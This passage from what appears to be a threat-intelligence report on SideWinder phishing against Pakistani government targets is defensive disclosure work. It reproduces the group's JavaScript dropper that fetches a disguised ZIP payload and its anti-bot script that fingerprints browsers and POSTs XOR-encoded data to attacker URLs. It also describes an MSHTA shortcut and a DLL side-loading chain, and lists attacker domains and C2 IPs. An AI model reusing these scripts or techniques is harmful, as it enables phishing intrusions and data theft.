
The screenshot above shows link clicks from the initial phishing link - hxxps://finance.govpk-mail[.]net/financecircular-38149cbd to the page with the script, which is responsible for releasing the malicious file:

```

<html>
<head>
<script type="text/javascript">
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwp0N8aPwt8eKeUDevQeXe03rL/files-155e0949/zip', true);
xhr.responseType = 'arraybuffer';
xhr.onload = function () {
    if (this.status === 200) {
        var filename = "Pay and Pension Increase Circular_Finance Division.zip";
        var disposition = xhr.getResponseHeader('Content-Disposition');
        if (disposition && disposition.indexOf('attachment') !== -1) {
            var filenameRegex = /filename="(?!").*?"/;
            var matches = filenameRegex.exec(disposition);
            if (matches != null && matches[1]) filename = matches[1].replace(/"/g, '');
        }
        var type = "application/zip"; //mime type
        var ar = new Uint8Array(this.response);
        ar[0] = 0x50;
        ar[1] = 0x4d;
        var blob = new Blob([ar], { type: type });
        if (typeof window.navigator.msSaveBlob == 'undefined') {
            window.navigator.saveBlob(blob, filename);
        } else {
            var URL = window.URL || window.webkitURL;
            var downloadURL = URL.createObjectURL(blob);

            if (filename) {
                var a = document.createElement("a");
                if (typeof a.download === 'undefined') {
                    window.location = downloadURL;
                } else {
                    a.href = downloadURL;
                    a.download = filename;
                    document.body.appendChild(a);
                    a.click();
                }
            } else {
                window.location = downloadURL;
            }
            setTimeout(function () { URL.revokeObjectURL(downloadURL); close(); }, 100); // cleanup
        }
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
        xhr.send();
    }
};
</script>
</head>
<body>
</body>
</html>

```

Image 29. A piece of malicious code that issues a payload.

Payload

In one case the downloadable file (SHA1- 4421f214c91a08ac0318871c6f918cffe36d039) was an archive named "Pay and Pension Increase Circular_Finance Division.zip"

The contents of this archive consist of files:

- 64a889e35b10a902170abe092c6c6b8f16c66dd1 - Pay and Pension Increase Circular_Finance Division.pdf.lnk;

- 5e5e038453fde5ddf57820783dd9ce8f5f042df2 - ~wnotification002.tmp;
- 6a99ce5387c5b67602b2ef633bfbdcc184e4d845c - ~wnotification003.tmp.

```
2392 May 17 08:13 'Pay and Pension Increase Circular_Finance Division.pdf.lnk'
2 May 17 08:13 '~wnotification002.tmp'
2 May 17 08:13 '~wnotification003.tmp'
```

Image 30. Contents of "Pay and Pension Increase Circular_Finance Division.zip

"Pay and Pension Increase Circular_Finance Division.pdf.lnk" is a shortcut that contains a command to download and execute the file hxxps://finance.govpk-mail[.]net/15523/1/12443/2/0/0/1/1874254181/79DWxM3xhqvyZapU4oq7D3M8j5wB6f4HVHnblEc/files-60b6e42b/hta using MSHTA.




Image 31. Contents of "Pay and Pension Increase Circular_Finance Division.pdf.lnk

Unfortunately, the second stage of the payload turned out to be inactive, so we got a "404 Not Found" error.




Image 32. Screenshot of the error receiving the second stage of the payload.

However, this attack is not unique to SideWinder. HTAs typically contain PowerShell, VBScript, or JavaScript, and the latter has been seen more often in recent attacks.

HTAs are typically used to download files for later use by the DLL-sideload technique. In some cases, HTAs also upload a decoy document, usually in PDF format, to put the victim's attention down.

The use of this technique by this group was mentioned [publicly](#) by researchers from Sangfor Qianlimu Security Lab.




Image 33. Fragment of Kill Chain taken from <https://mp.weixin.qq.com/s/Kkta59k7r81uIBjJvE9pCw>

When using this technique, HTA will load the "Duser.dll" file and copy the system file "credwiz.exe" into the same directory. The "credwiz.exe" loads "Duser.dll" with the DLL Side-Loading technique, which in turn downloads and executes the final backdoor. The final backdoor allows the attacker:

- Collect system information;
- Collect list of files and paths to them;
- Collect selected files;
- Update commands and C2 addresses.

Conclusion

Given the **SideWinder's** widespread activity deploying new command and control servers and the number of observed phishing links, Group-IB Threat Intelligence team decided to publish these findings so that potential targets in Pakistan identified as part of the research could check their networks and identify attacks by **Sidewinder** that are in early stages. If you believe you may be a victim of similar phishing campaigns or that you may be one of the attackers' targets [please reach out](#).

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IOCs

Fragment of SideWinder.AntiBot.Script from [https://finance.pakgov\[.\]net/salary-a4222e91](https://finance.pakgov[.]net/salary-a4222e91)

```
<script>
function buttonClick() {
    if (navigator.geolocation) {
        navigator.geolocation.getCurrentPosition(showPosition);
    } else {
        x.innerHTML = 'Geolocation is not supported by this
browser.';
    }
}
```

```

function showPosition(position) {
    alert(`lat ${position.coords.latitude} long
    ${position.coords.longitude}`);
}
</script>
<script>
    var postUrl =
'https://finance.pakgov[.]net/733/1/670/2/0/0/1874372994/HvEdALWHsRoqS3eIARlDgXiyAcvV5TsjfqF7kVAK/
8adb0199/ads';

    function encode(data, xorKey) {
        let enc = new TextEncoder();
        let dataBuff = enc.encode(data);
        let keyBuff = enc.encode(xorKey);

        let output = [];

        for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^
keyBuff[i % keyBuff.length];

        return new Blob([new Uint8Array(output)]);
    }

    function redirect() {
window.location.replace('https://www.finance.gov.pk/circulars/circular_14042022_2.pdf');
    }

    function postData(data) {
        try {
            var secretKey = '34-D4-3D-5B-6E-31-77-E7-27-06-96-CE-BE-E6-
B5';

            const finalData = JSON.stringify(data);
            const encryptedData = encode(finalData, secretKey);

            fetch(postUrl, {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/text'
                },
                body: encryptedData
            })
                .then(() => {
                    redirect();
                })
                .catch((err) => {
                    redirect();
                });
        } catch (err) {
            redirect();
        }
    }

    function isCanvasSupported() {
        var elem = document.createElement('canvas');
        return !(elem.getContext && elem.getContext('2d'));
    }

    function getBrowserDetails(gpuData) {
        var result = {};
        try {
            result.gpuData = gpuData;

```



```

        result.navigatorInfo = {
            oscpu: navigator.oscpu,
            credentials: navigator.credentials,
            clipboard: navigator.clipboard,
            hardwareConcurrency: navigator.hardwareConcurrency,
            geolocation: navigator.geolocation,
            userAgent: navigator.userAgent,
            language: navigator.language,
            languages: navigator.languages
        };
        try {
            result.canvasSupported = isCanvasSupported();
        } catch (canvasErr) {}

        result.utcOffset = new Date().getTimezoneOffset() / 60;
        postData(result);
    } catch (err) {
        redirect();
    }
}

function postDetection(data) {
    var detectionPostUrl =
'https://finance.pakgov[.]net/733/1/670/2/0/0/1874372994/HvEdALWHsRoqS3eIArlDgXiyAcvV5TsjqF7kVAK/
867fdc8a/adscom';
    try {
        fetch(detectionPostUrl, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/text'
            },
            body: data
        })
        .then(() => {
            redirect();
        })
        .catch((err) => {
            redirect();
        });
    } catch (err) {
        redirect();
    }
}

```

[https://ministryofinterior.fileserve\[.\]work/189/1/431/2/0/0/1817120272/n6hq7tuwvckap8aqky5iyudrhxtfwxg9rnvsr5qd/files-ea38b848/hta](https://ministryofinterior.fileserve[.]work/189/1/431/2/0/0/1817120272/n6hq7tuwvckap8aqky5iyudrhxtfwxg9rnvsr5qd/files-ea38b848/hta)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/3/0/1834645296/files-69552039/0/data](https://cnmm.int-secure[.]org/2557/1/51442/3/3/0/1834645296/files-69552039/0/data)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/3/0/1835115357/files-10f645a5/0](https://cnmm.int-secure[.]org/2557/1/51442/3/3/0/1835115357/files-10f645a5/0)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/1/1/1834645296/files-0e3ab90b/0](https://cnmm.int-secure[.]org/2557/1/51442/3/1/1/1834645296/files-0e3ab90b/0)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/1/1/1835115357/files-0efe466b/0](https://cnmm.int-secure[.]org/2557/1/51442/3/1/1/1835115357/files-0efe466b/0)

[https://cnmm.int-secure\[.\]org/2557/1/51442/3/0/1835115357/files-10f645a5/0/data](https://cnmm.int-secure[.]org/2557/1/51442/3/0/1835115357/files-10f645a5/0/data)

[https://cmm.int-secure\[.\]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf](https://cmm.int-secure[.]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf)

[https://cnmm.int-secure\[.\]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf](https://cnmm.int-secure[.]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtf)

[https://independenceday.pafwa\[.\]jinfo/87/1/39/2/0/0/1816006329/5iendp3hdsknahlibalqtlqalh1nw6bqqubvsea/files-2e615636/hta](https://independenceday.pafwa[.]jinfo/87/1/39/2/0/0/1816006329/5iendp3hdsknahlibalqtlqalh1nw6bqqubvsea/files-2e615636/hta)

[https://cloud-apt\[.\]net/202/h5lvzvpjay89njsklmam4psgoxdnrgs0ybwrv7/20/11248/371a005a](https://cloud-apt[.]net/202/h5lvzvpjay89njsklmam4psgoxdnrgs0ybwrv7/20/11248/371a005a)

[https://independenceday.pafwa\[.\]jinfo/87/1/39/2/0/0/1816006329](https://independenceday.pafwa[.]jinfo/87/1/39/2/0/0/1816006329)

[https://as.pakmarines\[.\]com/4982/1/1555/3/1/1/1844828428/files-8a7a725b/0](https://as.pakmarines[.]com/4982/1/1555/3/1/1/1844828428/files-8a7a725b/0)

[https://as.pakmarines\[.\]com/4982/1/1555/3/1/1/1844827718/files-bb0e9609/0](https://as.pakmarines[.]com/4982/1/1555/3/1/1/1844827718/files-bb0e9609/0)

[https://dsadsa.pakmarines\[.\]com/4975/1/1555/3/1/1/1837824751/files-5352474c/0](https://dsadsa.pakmarines[.]com/4975/1/1555/3/1/1/1837824751/files-5352474c/0)

[https://pqa.gov.pakmarines\[.\]com/4958/1/2657/2/0/0/0/files-f8032b2c/file.rtf](https://pqa.gov.pakmarines[.]com/4958/1/2657/2/0/0/0/files-f8032b2c/file.rtf)

[https://pqa.gov.pakmarines\[.\]com/4958/1/2657/2/0/0/0/files-f8032b2c](https://pqa.gov.pakmarines[.]com/4958/1/2657/2/0/0/0/files-f8032b2c)

[https://luckydraw.csd-pk\[.\]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxygy7jy0qsxlmwpuetiphsv/files-](https://luckydraw.csd-pk[.]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxygy7jy0qsxlmwpuetiphsv/files-)

0909d81c/hta
[https://luckydraw.csd-pk\[.\]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxyegiy7jy0qsxlmwpuetiphsv%20/files-0909d81c/hta](https://luckydraw.csd-pk[.]co/137/1/39/2/0/0/1812896830/ufucudhcs3bjtzxyegiy7jy0qsxlmwpuetiphsv%20/files-0909d81c/hta)
[https://defencelk.cvix\[.\]live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf](https://defencelk.cvix[.]live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf)
[https://mailoutlookcom.cvix\[.\]live/2912/1/53734/2/0/0/0/m/files-74a3adce/file.rtf](https://mailoutlookcom.cvix[.]live/2912/1/53734/2/0/0/0/m/files-74a3adce/file.rtf)
[https://karachishipyards.krlwin\[.\]org/14231/1/3025/2/0/0/0/m/files-5ad64a22/file.rtf](https://karachishipyards.krlwin[.]org/14231/1/3025/2/0/0/0/m/files-5ad64a22/file.rtf)
[https://fbr.pak-web\[.\]com/14548/1/16870/2/0/0/1815657101/ut5paxr8gwxsmv0qczncwpv1qhefzbr5ux5wbupt/files-48dde7df/hta](https://fbr.pak-web[.]com/14548/1/16870/2/0/0/1815657101/ut5paxr8gwxsmv0qczncwpv1qhefzbr5ux5wbupt/files-48dde7df/hta)
[https://fbr.pak-web\[.\]com/14548/1/16870/2/0/0/1815655910](https://fbr.pak-web[.]com/14548/1/16870/2/0/0/1815655910)
[https://mofa-gov-pk.fdn-trace\[.\]net/14017/1/3529/3/3/0/1835460795/files-f65724ef/0/data](https://mofa-gov-pk.fdn-trace[.]net/14017/1/3529/3/3/0/1835460795/files-f65724ef/0/data)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/3/3/0/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-984c52a9/0/data](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/3/3/0/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-984c52a9/0/data)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/2/0/0/0/m/files-5291bef6](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6)
[https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/3/1/1/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-f3046d06/1](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/3/1/1/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-f3046d06/1)
[https://islamabadclub.docuserve\[.\]itd/327/1/1355/2/0/1/1827674795/s5wqcolcbcyfckvdb2559rb6kkulhmakgf2lrjd5e/files-cfa8d5c4/hta](https://islamabadclub.docuserve[.]itd/327/1/1355/2/0/1/1827674795/s5wqcolcbcyfckvdb2559rb6kkulhmakgf2lrjd5e/files-cfa8d5c4/hta)
[https://mofa.iugur\[.\]live/2623/1/45326/3/3/0/1833591826/files-8b7ce54d/0/data](https://mofa.iugur[.]live/2623/1/45326/3/3/0/1833591826/files-8b7ce54d/0/data)
[https://mofa.iugur\[.\]live/2623/1/45326/2/0/0/0/files-5d797627/file.rtf](https://mofa.iugur[.]live/2623/1/45326/2/0/0/0/files-5d797627/file.rtf)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/3/1/1/1870354104/v%e2%80%a6](https://srilankanavy.ksew[.]org/5471/1/1101/3/1/1/1870354104/v%e2%80%a6)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/3/3/0/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziiebg1t/files-72d56628/0/data](https://srilankanavy.ksew[.]org/5471/1/1101/3/3/0/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziiebg1t/files-72d56628/0/data)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd](https://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd/file.rtf](https://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd/file.rtf)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/3/1/1/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziiebg1t/files-17eb20c8/1](https://srilankanavy.ksew[.]org/5471/1/1101/3/1/1/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziiebg1t/files-17eb20c8/1)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtf](https://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtf)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/1/1819781955/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-d2ab4d1d/1/lapd](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/1/1819781955/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-d2ab4d1d/1/lapd)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/2/0/0/0/m](https://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/m)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/1/1/1819781925/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-53ac9753/1/lkjhg](https://paknavy.edu-cx[.]org/2862/1/35022/3/1/1/1819781925/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-53ac9753/1/lkjhg)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/1/1819785343/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-17df7279/1/cuui](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/1/1819785343/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-17df7279/1/cuui)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/0/1819558314/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-b3f455a7/0/data](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/0/1819558314/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-b3f455a7/0/data)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/1/1819554413/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcdv3/files-a1af6aa0/1/cuui](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/1/1819554413/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcdv3/files-a1af6aa0/1/cuui)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/1/1/1819784985/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-bacfb86/1/lkjhg](https://paknavy.edu-cx[.]org/2862/1/35022/3/1/1/1819784985/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-bacfb86/1/lkjhg)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/0/1819777052/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-ca0ad365/0/data](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/0/1819777052/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-ca0ad365/0/data)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/1/1/1819574126/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-9dd30d62/1/lkjhg](https://paknavy.edu-cx[.]org/2862/1/35022/3/1/1/1819574126/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-9dd30d62/1/lkjhg)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/1/1/1819554425/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcdv3/files-3b2e6b86/1/lkjhg](https://paknavy.edu-cx[.]org/2862/1/35022/3/1/1/1819554425/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcdv3/files-3b2e6b86/1/lkjhg)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/2/0/0/0/m/files-5c23f212](https://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/m/files-5c23f212)
[https://mail.paf-gov\[.\]net/15158/1/15085/2/0/1/1825882888/aqsty5rve6jaj936ysndgwntpmef0vjshfvusaqg/files-8bfcd365/hta](https://mail.paf-gov[.]net/15158/1/15085/2/0/1/1825882888/aqsty5rve6jaj936ysndgwntpmef0vjshfvusaqg/files-8bfcd365/hta)
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5.230.67.166	Apr 19, 2022	May 21, 2022
92.118.190.163	Apr 12, 2022	Apr 12, 2022
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5.2.70.111	Apr 10, 2022	May 23, 2022
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83.171.239.231	Mar 30, 2022	Apr 4, 2022
46.30.189.247	Mar 25, 2022	Apr 4, 2022
79.141.165.219	Mar 25, 2022	Apr 12, 2022
172.96.189.194	Mar 25, 2022	Apr 1, 2022
203.9.150.233	Mar 15, 2022	Mar 17, 2022
190.211.254.170	Mar 12, 2022	May 19, 2022
5.230.67.191	Mar 11, 2022	Apr 13, 2022
92.118.190.118	Feb 21, 2022	Feb 25, 2022
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103.199.16.131	Feb 14, 2022	Feb 14, 2022
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134.255.235.156	Feb 9, 2022	Feb 9, 2022
194.180.174.223	Feb 7, 2022	Feb 7, 2022
91.208.52.78	Feb 4, 2022	Feb 4, 2022
62.113.255.106	Feb 2, 2022	Feb 2, 2022
45.131.66.28	Jan 28, 2022	May 22, 2022
94.158.245.204	Jan 27, 2022	Feb 15, 2022
92.118.190.122	Jan 26, 2022	Jan 26, 2022
5.252.179.197	Jan 23, 2022	Jan 23, 2022
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91.208.52.217	Jan 14, 2022	Jan 14, 2022

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45.147.228.127	Nov 15, 2021	Nov 15, 2021
185.158.114.118	Nov 13, 2021	Dec 15, 2021
5.252.178.129	Nov 12, 2021	Dec 23, 2021
62.113.245.81	Nov 10, 2021	Feb 6, 2022
212.83.46.186	Nov 9, 2021	May 18, 2022
185.163.45.140	Nov 3, 2021	Nov 3, 2021
104.128.189.34	Oct 17, 2021	Oct 28, 2021
155.94.160.234	Oct 10, 2021	Oct 30, 2021
185.163.45.42	Sep 29, 2021	Oct 20, 2021
185.163.45.92	Sep 29, 2021	Sep 29, 2021
45.89.127.246	Sep 28, 2021	Oct 8, 2021
91.200.103.211	Sep 22, 2021	Sep 27, 2021
185.243.112.90	Sep 20, 2021	Sep 26, 2021
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185.163.47.254	Sep 11, 2021	Oct 13, 2021
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185.163.45.6	Sep 8, 2021	Oct 5, 2021
193.142.58.139	Sep 7, 2021	Oct 5, 2021
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5.252.195.27	May 24, 2021	May 26, 2021